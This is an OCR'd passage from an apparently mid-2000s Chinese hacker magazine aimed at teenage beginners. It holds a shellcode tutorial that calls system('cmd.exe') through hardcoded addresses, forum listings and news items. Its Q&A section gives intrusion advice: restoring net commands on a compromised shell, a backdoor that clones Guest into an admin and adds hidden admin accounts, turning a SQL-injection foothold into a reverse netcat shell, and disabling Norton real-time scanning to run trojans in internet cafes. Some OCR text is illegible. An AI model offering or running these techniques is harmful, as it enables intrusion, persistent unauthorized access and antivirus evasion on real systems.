call eax; //call system函数，这里是中文XP SP2的地址
```

执行程序，完成函数的调用，成功弹出cmd窗口，如图2所示。


图2 传统构造字符 运行效果

该方法通俗易懂，适合初学者。但在第一步构造字符串时，编写mov [ebp-0x8],'c'；mov [ebp-0x7],'m'等指令是件非常麻烦的事情。首先要预先数清楚字符的个数，留出足够的空间，而且还要注意首字符的地址必须是4的倍数，才能成功运行。如果使用字符串的函数很多，稍不留神把某个字符串中间的字符遗漏了，那么恭喜你，-0x8 -0x7…这些对应的字符都要重排过了。一次两次还好，但如果面临的程序比较多，要反复做这件事情，**“最烦的就是没有技术含量的事情…”**


更重要的，这种方法会使生成的机器码变得很长。每一句mov汇编指令变为机器码都需要四个字节的长度，比如mov [ebp-0x8],'c'对应的机器码指令为C6 45 F8 63，其实有三个指令都是废话，这增长了300%的代码长度。而Shellcode的一个关键的要求是要简短，所以有时该方法是不行的。

图3 使用_emit构造字符的原理

那有什么简单的方法可以使Shellcode字符构造简单又简洁吗？答案是有的，就是使用_emit关键字来构造字符。

三、改进方法

_emit和MASM的DB指令类似，是告诉编译器，直接在本区域内定义出一个字节型的字符放在该位置。虽然它每次只能定义出一个字节，但还是可以连续使用它来定义出一个字符串，比如_emit 0x4A __asm _emit 0x43 __asm _emit 0x4B等，使用_emit，可以把上面那段程序直接改写为：


图4 使用_emit构造字符串执行

```
call EXEC; //call EXEC后，后面跟的字符地址就会自动压入堆栈
_emit 'c'; //用emit关键字直接构造字符串
_emit 'm';
_emit 'd';
_emit '.';
_emit 'e';
_emit 'x';
_emit 'e';
_emit '\0';
EXEC:
//到达这里时，参数cmd.exe的地址已经入栈！
mov eax, 0x77bf93c7;
call eax; //call system函数
```

解释一下该代码起作用的原理。_emit是在代码中直接生成该字符，因此就会在代码中出现这样的构造，如图3所示。

在call EXEC后，跟在后面的字符串cmd.exe的地址已经自动压入堆栈了，所以不用再做其它操作，就可直接调用system函数执行了！执行的效果如图4所示，还是成功弹出cmd窗口。

这样，以后在Shellcode中需要构造字符串时，都可以直接使用_emit关键字将字符串定义出来，再在前面加一句call到字符串后的代码，这样就完成字符串构造、入栈的一体化的工作了，而且生成的代码非常简短，没有冗余的数据，真是好用又实用。如果想暂时保存字符串地址等下次使用，还可使用类似pop ebx指令等把地址保存在寄存器中，供以后使用。

编辑点评：作者用对比的方法比较了两种构造ShellCode内部字符串的方法，分别就其原理和优缺进行阐述，深入浅出，为我们介绍了这个好办法，希望对你有用。

NoHACK 论坛贴吧

小草发芽了，北燕南飞了！我们所在的北半球的小菜小黑们上网的时间增多了。为什么呢？因为白天时间长了，又可以找些理由跟父母应付然后赖到网吧里玩一会了。如果我们到网吧只是玩些无聊的游戏，看些H电影，那是没有意义的！但是如果我们去网吧是搞技术研究的话，就值得表扬。而学习怎么能少得了交流场所？《黑客手册》论坛就为广大的菜鸟老鸟朋友提供了技术交流、娱乐休闲的空间。而且你发发帖子就可能中奖，灌灌水就可能被评为论坛幸运会员！一位菜鸟来信说，要是在21世纪前谁告诉我天上掉馅饼的事，我肯定会把他当头痛骂一顿，并且郑重地告诉他们，那绝对不可能。但现在我知道我错了，而且错得还很严重！因为我只在《黑客手册》的论坛里发了发言，就被编辑给选为了幸运会员，还赠送了我一本杂志。呵呵！其实像这位读者说的活动还有很多，我们就一起来仔细看看吧！

一、黑客手册活动区

1、使你的名字及联系方式免费出现在杂志上

也许你想交朋友，但是写信实在是太麻烦。也许你想找个人来一起交流黑技，但是就是找啊找也找不到。也许~~~。然而因为有了"她"。你的梦想不但成了现实，你还成了别人羡慕的对象！

地址：http://www.nohack.cn/bbs/thread-2437-1-1.html

2、我们也当次策划人

你的建议完全有可能变为现实，只要你的建议够酷够炫并且容易操作。想叫我们的各个地区读者群变为什么样子？侧重于什么？只要你的想法完全可行，可操作，我们就会在全国地区各个群里开展黑技探讨活动。

地址：http://www.nohack.cn/bbs/thread-4043-1-1.html

3、每月1名读者来信选登全面展开



图1




图2

有位ID为魔影族的读者说：《黑客手册》作为一个新的杂志，黑客的又一个个性空间，提供了一些菜鸟们展示自己的地方，这一点我认为杂志社做得很不错！

同时希望nohack不要像一些杂志和网站那样搞得到处都是铜臭，多开展一些免费的培训。祝nohack越来越好，越来越棒，做黑客界的龙头老大！！！

这里感谢这位读者对我们杂志的关心，我们正在考虑与某些培训站点合作，每月赠送大家培训名额！

4、我们NOHACK的互动游戏又来了！！！

怎么样？赶快成立你们地区的群吧！这样你就有机会当选为优秀群主。当然前提是必须符合我们的规定啊！赶快到论坛来提建议吧！这样你就有机会获得大礼包！

二、技术大杂烩区

1、随随便便就可以黑掉一个网站！

"现在网站的安全真叫人担心！随随便便就可以黑掉一个网站。今天无聊的时候，就用明小子的旁注工具结合百度，关键字是admin 或者asp?id=还有其他的关键字等等，就可以搜到一大堆，甚至有的网站规模还不小。不信大家去看看这个网站～～～～"这些话不是谁的疯语，而是论坛的上官石林同学的真实感悟，是写得很精彩的一篇技术感悟文章。

地址：http://www.nohack.cn/bbs/thread-4594-1-1.html

2、内网与外网问题

"本人是在学校内上的网，用的是代理服务器上的网，代理IP是：192.168.7.254:3128，没有DNS和网关，这是不是很重要？……"

因为我们大多数朋友都还没银子买自己的电脑，所以网吧和机房就成了我们的首选场所。但是很多工具在内网（比如网吧和机房都是内网）都是玩不转的，我们真的好郁闷。究竟怎么才能解决内网的这些让人郁闷的问题呢？请直接去下面的帖子里看看吧！

地址：http://www.nohack.cn/bbs/thread-4502-1-1.html

3、菜鸟零起步接触黑客系列教程（免费）

"一、《名词介绍》

首先给大家介绍点名词：

1.肉鸡 2.木马 3.病毒 4.后门 5.CRACK 6.漏洞 7.端口 8.权限

好了，下面我来详细介绍下~~~"

想好好地学下，只有打好基础，我们才能盖好大厦。所以基础真的很重要。

地址：http://www.nohack.cn/bbs/thread-61-1-2.html

三、休闲中心

1、不好了，不好了，大人物“黑裤子”和“土匪婆”吵起来了。

“黑裤子 21:30:26

还不去睡啊

黑裤子 21:30:48

白眼猪

桔子妹妹 21:31:14

还早着呢。。

白眼狼。。~~~~~”

注：“黑裤子”是我们手册的设计师，而桔子妹妹就是所说的“土匪婆”，我们论坛的版主。两个人竟然打了起来！虽然看隐私不好，但是既然是当事人发的记录。不看白不看啊！

地址：http://www.nohack.cn/bbs/thread-4467-1-1.html

2、娶美女要具备的十二个硬指标（男士必读）

“男人都喜欢打望美女，并幻想将来一定要找一个美女做老婆。他们坐在临街的位子上，眼睛不时地四处张望，并零零散散地吹着关于‘讨美女当老婆’的牛。但凡美女都是让人眼睛一亮后又有一种很滋润的感觉。美女多是由靓汤滋养起来，腴腴润润的最高境界恐怕是个‘玉’字，名字叫做‘小玉’的女人……”

说得很不错啊。多少老鸟们当初之所以想学黑，有的理由竟然是因为要弄个好的QQ号，搏得美女倾城的一笑！哎，美女的力量就是大啊！！（菜鸟：不要说了，刚才这个在哪里能读完啊，我还没读完呢！！！小行：地址自己看下边啊！）

地址：http://www.nohack.cn/bbs/thread-4538-1-2.html

好了，就说这么多了，其实好的东西真的很多，但是篇幅有限，实在说不完啊！如果你不想错过那么多的好帖子，我就直接告诉你我们的地址吧！那就是(http://www.nohack.cn/bbs/index.php)。

QQ群黑板报

现在QQ群正是红火的时候，也正是我们各群主对不良现象防范加强的时候。最近发现很多不良分子到我们各群群发布不良广告信息！影响了群内的正常秩序与安全，在这里声明：如果群主发现有以上情况一次警告，再有发生，请果断处理，黄金有价，一律踢出！

从客观来讲，我们不反对有人在我们所建的群内发广告，但是！必须符合以下两个条件。

1．广告内容要与我们的学习宗旨相符合，不得以任何形式危害到群内成员的安全！

2．发广告前，须得到群主（管理员）的许可！

各群主！你们幸运的时刻到来了，“优秀群主评选”活动马上就要开始了！现在正在紧锣密鼓的准备中，请各群主时刻做好准备，看谁能拿走非安全的幸运大奖！有事没事到我们非安全论坛多转转！没准你还能捡个大元宝呢！OK，让我们行动吧！

QQ群最新整理如下（4月17日）

20977667【黑客手册群主群】——各群主没有进的一快进！（未满）

1555552（黑客手册杂志群）（未满）

A

5525933 黑客手册安徽群

B

18830827 『黑客手册』北京分流群

15444629【黑客手册】北京分流群

15399248『黑客手册』包头群

C

11119989 nohack长沙菜鸟群

22834715『黑客手册』重庆群

D

16475479 黑客手册东北菜鸟群（本群已满）

19923499 黑客手册东北1分群

21096371 NoHack大连群

F

12834201 福建黑手联盟

G

10447624（非安全广西群）（已满）

6050757【黑客手册】广西分群

10028450 NoHack贵州群

7719454 nohack广东菜鸟帮

18507757【黑客手册】广东2号群

H

21055525 No『非安全』→河南

20167203 河南NoHack联盟

13817677 非安全河北群

10344276 非安全河北群2号群

11119989（非安全湖南菜鸟群）

7567803【黑客手册】湖南分流群

16467089 nohack湖北分群

J

15329623（非安全江西群）

13203629 nohack 江苏菜菜群

M

19124936 <<黑客手册>>牡丹江群（已满）

23196500 <<黑客手册>>牡丹江2群

N

18730224 非安全宁夏分群

15399248 <<黑客手册>>包头群

10541590『黑客手册』南京群

S

18089437 非安全四川分群（本群已满，请加2号群）

12063086 非安全四川的2号群

7060240（非安全陕西分群）

20415690 黑客手册山西分群

7060240 黑客手册陕西分群

12957275 黑客手册陕西2号群

6856970 山东网络安全讨论

18213674《黑客手册》山东群

T

16450033『黑客手册』天津群（本群已满）

16450033（非安全天津菜菜群）

16475479（非安全东北菜鸟群）

6216228（非安全新疆分群）

2103451『黑客手册』天津2号群

W

2820573《黑客手册》无锡群

X

6216228《黑客手册》新疆分群

22423735《黑客手册》西安联盟

Z

10820680 黑客手册浙江讨论群（本群已满，请加2号群）

10858341 黑客手册浙江的2号群

Q&A

本期主持：小龙猪

“这位施主气度不凡，请留步，请留步……喂，喂，请留步……”

“哼哼哈嘿，哼哼哈嘿。”

小龙猪看到Q&A主持2字，脑海里就会联想起寺庙主持、方丈这类普渡众生的高尚职业。也想起了早前“观音娘娘”过生日，在去往寺庙朝圣的路上所遇到的情景。一位衣着道士服装的算命青年见偶同学锋锋长得肥头大耳，很像有钱人的样子。眼看锋锋就要走过他的算命摊位，道士同志急从摊后跳将出来侧身向前，单掌竖立，身体微微前倾，神情谦恭但又保持了一名仿佛得道多年的老道的架势。然后就有了上文的那两句对话。不过，他可能只是一个临时演员而已，首先他没有道骨仙风的气质；二来整条朝圣的街上算命摊位基本都是这种古人扮装，场面十分宏大，短短几百米，算命杂耍摊位就将近100多个。如果外人不知，偶尔路过，可能会错误地以为是魔幻古装大片《馒头2》的拍摄现场。

后记：同学锋锋长期因为外形粗肥、气度不凡，而无意中扮演了有钱人的角色，使其对付这种遭遇经验颇丰，轻松就将算命道士打发开去。

扯了这么多废话，也是想让大家紧绷的学习大脑放松一下，本期我给大家准备了几个问答，希望能帮大家解决实际问题。

Q 我用溢出漏洞得到一个shell但是net命令却不能用，怎么解决？如何恢复net命令？（URL：http://www.nohack.cn/bbs/thread-4492-1-2.html）

A 这个问题我分析原因如下：

1、管理员删除了%systemroot%\system32下的net程序；

2、管理员修改了net程序的安全属性为“完全拒绝”。

解决方法：

1、使用net1命令，一般情况下管理员不会删除或者设置权限，该命令语法与net相同。

2、可以使用ftp或者tftp上传一份net程序到某个目录，转到该目录后执行net相关命令即可。

3、使用cacls命令恢复%systemroot%\system32下的net程序权限。

4、若以上方法均不能解决，可以上传一个支持net相关操作的后门，例如冬日之恋2006，相关命令：

clone Password ——> 将Guest克隆成管理员用户，后跟自定义的GUEST密码

admin USER PASS ——> 添加隐藏的高级管理员用户，后跟用户名与密码

userlist ——> 列举系统的所有用户

deluser USER ——> 删除用户名，后跟要删除的用户名

Q 为什么电脑不允许运行.EXE文件？怎么恢复运行？(URL: http://www.nohack.cn/bbs/thread-4444-1-3.html)

A 既然所有的EXE程序均无法运行，基本上是由于EXE程序关联被修改导致，恢复方法如下：

1、先将Windows目录下的注册表编辑器“Regedit.exe”改为“Regedit.com”，然后运行它，依次找到HKEY_CLASSES_ROOT\exefile\shell\open\command，双击“默认”字符串，将其数值改为“"%1" %*”。

2、启动后按F8进入带命令行的安全模式，执行“ftype exefile=%1 %*”或“assoc .exe=exefile”命令。

3、使用瑞星的注册表修复工具，或者直接执行exe文件关联恢复器。

Q 谁能告诉我，怎么禁止用户使用组策略（window xp下），谢谢了呀。（URL：http://www.nohack.cn/bbs/thread-4438-1-3.html）

A 组策略实际上是调用了%windir&\system32下的gpedit.msc。该项目上右键——安全，设置为基本用户的控制操作为完全拒绝，执行后就会提示权限不足。也有一个比较BT的解决方法就是修改msc文件的关联，展开注册表进入：HKEY_CLASSES_ROOT\.msc，修改mscfile为任意值，这样任意msc工具就打不开了。

Q 请问C:\WINDOWS\G_Server2.0.exe如何清除？请提供一下方法或工具。（http://www.nohack.cn/bbs/thread-4107-1-11.html）

A 这是典型的灰鸽子服务端程序，并且是按照默认配置的。由于是插入进程的，所以手动解决的方法是：可以先在系统服务中停止灰鸽子的服务，然后进行删除。也可以使用灰鸽子全版本清除器直接清理灰鸽子服务端。

网络征集问题：

Q 我用注入工具得到一个SA权限的注入点，我该怎么做？

A SA注入点的权限是比较大的，此时不必猜解密码和后台。其实完全可以利用SA的注入点直接拿下system权限，推荐过程如下：利用注入工具的列举目录功能显示目录（推荐使用HDSI），上传nc到任意目录下（此过程推荐使用DOMAIN3.5），执行CMD操作（推荐HDSI）反弹一个cmdshell到本地监听的NC就可以了。

Q 我在网吧使用黑软或者木马的时候，总是被杀毒软件查杀，这里的网吧一般都安装了诺顿杀毒软件。但是无法结束进程中的rtvscan，用冰刃也不行，如何解决？！

A RTVSCAN的确是诺顿的实时病毒保护程序，用任何进程管

理工具都是无法解决的。其实干掉它的办法很简单，运行 services.msc 或者在“我的电脑”右键进入管理，然后在服务项目里找到“Symantec Real Time Virus Scan service”，在启动项目选择“已禁用”就可以直接关闭这个进程了（以上方法视具体网吧设置而定，有些网吧会禁止掉“运行”功能甚至不提供“我的电脑”）。

Q 我最近发现了一个新闻系统的SQL注入漏洞，可是用工具却无法得到表名和列名，听别人说只要下载了这个站的整站代码就可以根据数据库信息进行猜解，可是如何得到？

A 一般通过查找网站中比较特殊的文件名，例如我暴到了一个数据库连接文件 dbconnect/news.inc.asp，然后进入“了结网”搜索引擎进行源码查询：http://www.seeknot.com，输入 news.inc.asp 进行查找，很容易就发现了该站是利用的三峡在线新闻系统。注意一定要搜索特殊的文件名，例如你搜索 view.asp这样的信息会有很多相关程序，这就要取决与你的细心和耐心了。

Q 我用的是 Windows xp系统，想在本地架设一个 WEB服务器让朋友访问并下载，在网上找了很多软件都不支持 asp，请问有什么方法或者软件可以解决？

A 在控制面板中选择“添加或删除程序 ->添加 / 删除 Windows 组件”，插入系统安装盘后进行 IIS （Internet 信息服务）安装，最后进入开始菜单的管理工具下可以找到 IIS 服务进行相关设置。没有安装光盘的朋友，可以到这里下载 IIS5.0 和 6.0 的版本进行提取安装，URL 如下：http://www.kkr.cn/web/Soft/gongju/200512/67.html。

XPHOME 版的朋友可以尝试以下步骤：

1、用记事本打开 C:\WINDOWS\INF\SYSOC.INF，在 [COMPONENTS] 下找到一行：iis=iis.dll,OcEntry,iis.inf,hide,7，然后把它改成 iis=iis2.dll,OcEntry,iis2.inf,,7

2、插入 Windows 2000 专业版的光盘，用 Winrar 打开光盘 i386 目录下的 iis.dl_ 和 iis.in_ 这两个 CAB 格式的文件，将解压缩得到的“iis.dll”改名为“iis2.dll”，复制到“C:\Windows\system32\setup\”目录下；将“iis.inf”改名为“iis2.inf”，复制到“C:\Windows\inf\”目录下。（或者使用命令 EXPAND IIS.DL_ IIS2.DLL ; EXPAND IIS.IN_ IIS2.INF）

3、再次进入控制面板的相关项目便可以进行 IIS 组件的安装，此后利用 Windows 2000 Advanced Server 光盘和 Windows XP HomeEdit 光盘复制文件。最后在：控制面板 ->管理工具 ->Internet 服务管理器，点“默认 WEB 站点”的右键，转到“目录安全性”选项卡，点“匿名访问和验证控制”的“编辑”按钮，回弹出匿名方法新窗口，再点击其中“匿名访问”中的“编辑”按钮，将“允许 IIS 控制密码”前面的勾去掉，然后一路确定返回即可。

当然也有非常实用的绿色工具，首先是小巧并且支持 asp 和日志显示的 Bluer Web Server，大家可以到我的网络硬盘的小工具栏目里下载：http://yizhigu.ys168.com。也可以试试 yacou 朋友为我们带来的强大的 Quick 'n Easy Web Server，下载地址和相关说明请参考：http://www.hanzify.org/index.php?Go=Show::List&ID=10229。

29号信箱

昆明的风云同学

尊敬的编辑：

（语气庄严的开头）

您们好！ （礼貌用语）

这是我第一次写信与你们，看你们的杂纸已很久了……

（本信精华部分，风云同学一语双关。既表达了对“杂志”爱戴之情，又表达了对纸张很“杂”的不满情绪，让小编汗颜一把。也让小编感觉到要抓两件事：1、大力抓文章错别字；2、联系印刷厂，禁止他们用杂纸。）

四川成都的杨树同学

前　　　　辈：

（小编脑海里闪现出手拿一把大刀，画着京剧脸谱头戴一顶瓜皮帽的前辈形象）

您好！我是一名初二的学生，成绩不好，为此，我对我的前途充满恨意！（小编：杨树同学在“您好”后面没有回车，算是节约典范。但是你已经意识到成绩不好，说明你有了奋起直追之心，我们为你加油，就不要“恨”自己了。）老师对我也倍感失望，有一次，老师叫我去办公室，问我：“你除了体育好之外，还有什么成绩觉得骄傲！”是的，我真的没有什么可骄傲了，可我却想到了有一位同学经常拿着一本《非安全》他说是专攻计算机。于是，我想都没有想就大声说（小编：明明你是想了之后才说的嘛）：“我可以学黑客，也就是计算机”老师听了说：“我给你一个月时间，你把学校教务处给侵了，我给你 100 元！要是没有成功，你以后就别读书了”（小编：黑客要从娃娃抓起。我们的老师以物欲刺激的方式鼓励和激将杨树同学学习黑客，并同时培训他的“商业黑客”情商，真是可圈可点。看来现在国内教育已经从应试教育提高到了素质教育，智商情商黑商一起抓，小编心里很是安慰。）

来信开了一个好头，让小编充满了期待。但是小编看中了开头，却猜错了结局。小编本以为结局应该是杨树同学入侵了教务处，赢得了 100 元大奖，并从此立足于老师骄傲的内心世界。但是小杨同学说他拿到《非安全》之后，一点也看不懂。原来这是一封求助信。小编觉得对于未成年人应该多多采取鼓励表扬的教育方式，并开发其特长。同时，我们对于杨树同学的未来也充满了希望，既然你醒悟到自己该学点东西了，那就好好努力吧。

NOHACK

六一快乐 非安全 网络安全防御

回执抽奖 送NOHACK T恤

ISBN 7-900433-03-1

黑客手册

[本手册仅随CD一同赠送，不得单独销售] Q版的黑客手册＋时尚的娱乐光盘 [我的手册 你的光盘] ◎黑客 ◎自由

【首发漏洞】

千金之下，必有勇夫——DVBBS7.1 SP1 SQL注入漏洞

雪人之劫

依靠.PHP3.PL.ASA突破9466Article(文章)系统上传限制

PHPWINDBLOG又暴新漏洞

套餐专题：OBLOG跨站—提权—暴破之旅

Limbo CMS<=1.04致命之伤

通杀2.x版JPB论坛漏洞利用例析

手工注入，后台另类拿WebShell—再搞蚂蚁影院系统

【自由黑客】

SERV-U的另类提权

脚本攻击中非法字符的妙用

疯狂的[illegible]之行——XX网站漏洞利用浅析

牛刀拿来我小试——记MySQL5提权

利用Jsp+Oracle注入再度杀入教务处

巧取[illegible]值8千万的[illegible]游Flash电影源码

【菜鸟肉鸡馆】

另类W[illegible]AR挂马吃鸡

畅游Sohu[illegible]片频道不[illegible]限

虚拟机也玩系统还[illegible]

吃一顿NOD32免费大[illegible]

破解才是[illegible]道理

终极隐藏木马

【窗外】

Linux下的[illegible]

菜鸟学[illegible]Samba篇

利用Set[illegible]root目录

【黑客文化】

邪恶入进制——冰血[illegible]访谈

【Crack】

破解o起步之天天电视o[illegible]版实战

手动脱壳＋修复之ASProtect 1.22-1.23[illegible]

脱壳必杀技之内存断点法

【快刀斩乱马】

cheta2的查杀过程及其分析

小马清除手记

杀马也有安全模式

【相对安全】

找出IE中隐藏的网站

用U盘打造电脑密匙

垃圾邮件你别来

【黑编】

打造密码扫描器，免费上网

动手打造自己的黑器—键盘记录器

Flash动画，EXE2SWF很简单（C语言实现版）



光盘推荐

Dvbbs7.1注入漏洞动画教程 ● IP隐藏工具 ● 远程控制软件流萤V2.4 ● 反弹型远程控制软件寿鼠V1.2 ● 远程管理软件NetSpear2006 ● 远程溢出工具集合 ● 精锐网吧辅助 V5.5 ● 绿鹰PC万能精灵4.20注册版 ● 浏览器K-Meleon CCF ME V0.05.5.3.1 ● OllyDbg中文帮助文件 ● 超人气动画：NANA

时间简直比DDoS的时候的数据流还要快，一不小心，到六一了！这里小行给各位读者问个好，六一快乐啊！儿童节可是你们的节日啊！(无数小菜把鸡蛋扔过来了！我闪！我闪！)。到了六月一年就已经过了一半了，到了六月，我们就开始想7月了，因为7月是放暑假的月，是我们可以玩得天昏地暗而不必担心第2天老师会K我们的月。好了，7月还是下个月的事，我们先来把握6月总结5月吧！随手翻看了下5月前的杂志，我发现我们好久没唠老大哥微软了。这次我们就来唠10块钱的！5月9日微软发布了三款补丁软件，其中二款补丁软件修正了Exchange电子邮件服务器软件和Windows版第三方软件中的危急缺陷。据微软的安全布告称，Exchange Calendar和Windows版Flash Player能够使黑客在用户系统上执行远程代码。微软还发布了一款修正Windows中"中等"缺陷的补丁软件。通过发送特别设计的网络消息，黑客可以发动恶意攻击。每次补丁后都是随之而来的网站被黑事件，因为在微软补丁发布后，大部分网络管理员都不去更新修补漏洞。而这个时候我们的黑客就开始紧锣密鼓地制作针对相关漏洞的攻击工具了。说完了微软，我们再来说说"洞网"，动网又暴新漏洞，5月12日动网官方论坛惨遭"屠戮"。新漏洞直接攻击动网论坛。呜呼！主要针对的是DVBBS 7.1。这个漏洞比较严重，漏洞主要原因是对savepost.asp文件中变量过滤不严，导致数据库处理产生漏洞，本期"新洞练练看"有详细利用过程。好了，具体来看新闻短评快吧！

新闻串讲台

新闻短评快

网易社区惨遭攻击

5月7日晚网易CLUB首页写满攻击性词语，随后，社区页面无法正常使用。8日6时15分，记者发现网易社区(club.163.com)的首页仍无法登录。网易客服称，正在进行系统数据调试。

小行小评 网易社区被涂鸦，说明一个问题，再大的站也有漏洞可寻。新浪、sohu也没有幸免。不过，套用一句老话"常在网上混，难免不挨黑"。如果是很早以前，大家对于被黑还遮遮掩掩，闪烁其辞；到今天这个已是司空见惯的黑客行为艺术，大伙也就见多不怪了。网站和人一样，没有谁敢说自己是完美的，没有谁敢说自己是绝对安全的，除非是宇宙以外的生物。但这种事件也给我们留下了一些思考，黑客事件促进了安全的进步，但是有些黑客事件也给网络的发展带来一些不利的因素。那我们该通过什么手段来有效抑制不良黑客事件的发生呢？呵呵，这不是一个简单的问题，这是一个很复杂的社会问题，需要大家的智慧。

受攻击弹黄色窗口 广州物价局网站一度关闭

因被黑客攻击弹出黄色网页，广州市物价局官方网站"广州价格信息网"昨日上午开始关闭，直到下午快下班才恢复开放。市物价局有关负责人表示，目前，物价局组织了包括网站维护公司在内的数家计算机网络安全公司查找原因及黑客，重新开放网站后将进一步加强安全措施，并拟追究黑客刑事责任。

小行小评 这个只能叫作是伪黑客！真正的黑客不屑并仇视这种行为，少数的这些人使公众误以为黑客就是搞破坏的。在此更正这种看法。真正的黑客是创造，而不是破坏。

假冒剑网2官方网站 玩家警惕中奖骗局

日前，一位玩家向金山软件举报了一条重要信息，希望证实信息的可靠性。该玩家声称有个神秘人给他发信息，号称："我是金山软件员工，恭喜你中了我们送出的大奖手提电脑，请点击http://jx2.7diy.net/领取奖品！"据金山软件工作人员透露，当登陆此网站后，发现整个网站页面不仅抄袭了《剑网2》官网设计，还堂而皇之写上："尊敬的用户：您好，由系统随机抽中玩家，请抓紧时间办理登记，办理交纳250元的手续费，逾期不登记视为作废。"

小行小评 挖空心思地钓鱼！又是钓鱼！粗心的玩家要注意登录相关站点时一定要细心核对，以免被骗！

Windows Vista一再被延迟 急煞Win 2000用户

随着微软Windows Vista操作系统上市时间的一再跳票，相当部分的Windows用户已经急不可耐。市场分析人士认为，如果微软的Windows Vista操作系统再次宣布延期的话，最难受的莫过于广大Windows 2000用户，因为这对他们来说将意味着面临更加困难的抉择。

小行小评 一推再推，微软大哥办事效率也实在是太低了，可能Bug多多，还在加紧修改。不过按一般正常的逻辑，耗时间研究的东西都是好东西。如果这个系统真的很令人满意，那么我们等等也是值得！

广告现身间谍软件和低劣网站 雅虎遭起诉

据国外媒体报道，不久前Google公司遭遇点击欺诈官司。同样的"命运"也降临到Google的对手雅虎身上。5月1日，一个美国新泽西州的广告主将雅虎公司告上法庭，理由是雅虎将其广告显示在一些"间谍软件"和恶意假冒网站上，此外，雅虎未能保护广告主免遭其竞争对手的"凶猛点击"。原告名叫"佛罗尼卡工艺品公司"，专门生产外宴所布的个性相册，该公司代理律师5月1日将诉状递交到了联邦地方法院。佛罗尼卡公司还在寻求集体诉讼，即要求更多的"受害者"加入原告队伍。据诉状称，雅虎公司违反和广告客户签署的合同，将他们的广告放置在一些"恶毒的间谍软件的界面上"，或是一些利用拼写错误欺诈访问者的"李鬼"网站，其他显示广告的网站的质量也很低劣。被告名单中的公司有雅虎2003年收购的Overture、一家雅虎广告业务的合作伙伴John。

小行小评 Google公司的广告是出了名的。但其对广告的苛刻程度也是很严厉的。很多站点都加了Google的广告。但树大招风，想靠此骗点钱花的恶意站点不计其数。恶意点击肯定是不行的，无效的广告还要支付高额的广告费用，你说人家冤大头不，所以，GOOGLE和雅虎不被告那才叫怪呢！

合肥两家网吧发生连环爆炸多人伤亡

5月5日夜，两声不同寻常的爆炸声将合肥市民从"五一"黄金周的狂欢中惊醒。晚上9时许，合肥市美菱大道民航小区附近两间相隔10多米的网吧相继发生爆炸，两次爆炸间隔仅十几分钟，据有关人士透露，本次爆炸至少造成1人死亡4人受伤。

小行小评 Netbar这个名字最初听起来是还有点味道的东西，现在已经开始沦落为不安全不稳定的场所。前不久佳木斯市发生了网吧行凶案。上网聊QQ被欺骗，玩网游被人PK等等导致情绪化不稳定事情天天发生。所以去网吧尽量少玩游戏，因为玩网游容易激化矛盾，导致打架事件频繁发生！几年前的一家网吧纵火案导致多人死亡的悲剧今天依然记忆犹新

五大银行卡诈骗手段曝光 黑客盗号做假网

